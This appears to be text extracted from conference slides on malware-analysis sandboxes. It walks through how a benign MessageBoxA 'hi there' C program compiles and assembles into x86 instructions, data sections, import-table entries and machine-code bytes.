
- Cuckoo-like Sandbox
- Emulator-like Sandbox
- VM-like Sandbox

The Final Goal 🏁
Get all the behavior of
malware files without execution

General Compiler

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General Compiler



```
> _cat msgbox.c
```

```
#include <Windows.h>
int main()
{
    MessageBoxA(
        0, "hi there.", "info", 0
    );
    return 0;
}
```

based on
x86 Calling Convention

```
#include <Windows.h>
int main() {
    MessageBoxA(
        0,
        "hi there.",
        "info",
        0
    );
    return 0;
}
```



```
push 0
push "info"
push "hi there."
push 0
call MessageBoxA
xor eax, eax
ret
```

> _Compiler

```
push 0
push "info"
push "hi there."
push 0
call MessageBoxA
xor eax, eax
ret
```

0xdead: "info"

0xbeef: "hi there."

.rdata section

0xcafe: 0x7630EA99

.idata section
(Import Address Table)

> _Compiler

```
push 0  
push offset "info"  
push offset "hi there."  
push 0  
call MessageBoxA  
xor eax, eax  
ret
```

0xdead: "info"

0xbeef: "hi there."

.rdata section

0xcafe: 0x7630EA99

.idata section
(Import Address Table)

> _Compiler

```
push 0
push 0x40dead
push 0x40beef
push 0
call ds:0x40cafe
xor eax, eax
ret
```

0xdead: "info"

0xbeef: "hi there."


.rdata section

0xcafe: 0x7630EA99

.idata section
(Import Address Table)

> _Assembler

push	0	;	6A 00				
push	0x40dead	;	68 AD DE 40 00				
push	0x40beef	;	68 EF BE 40 00				
push	0	;	6A 00				
call	ds : 0x40cafe	;	FF 15 FE CA 00 00				
xor	eax, eax	;	33 C0				
ret		;	C3				




The Implementation of WinAPI CreateProcess()

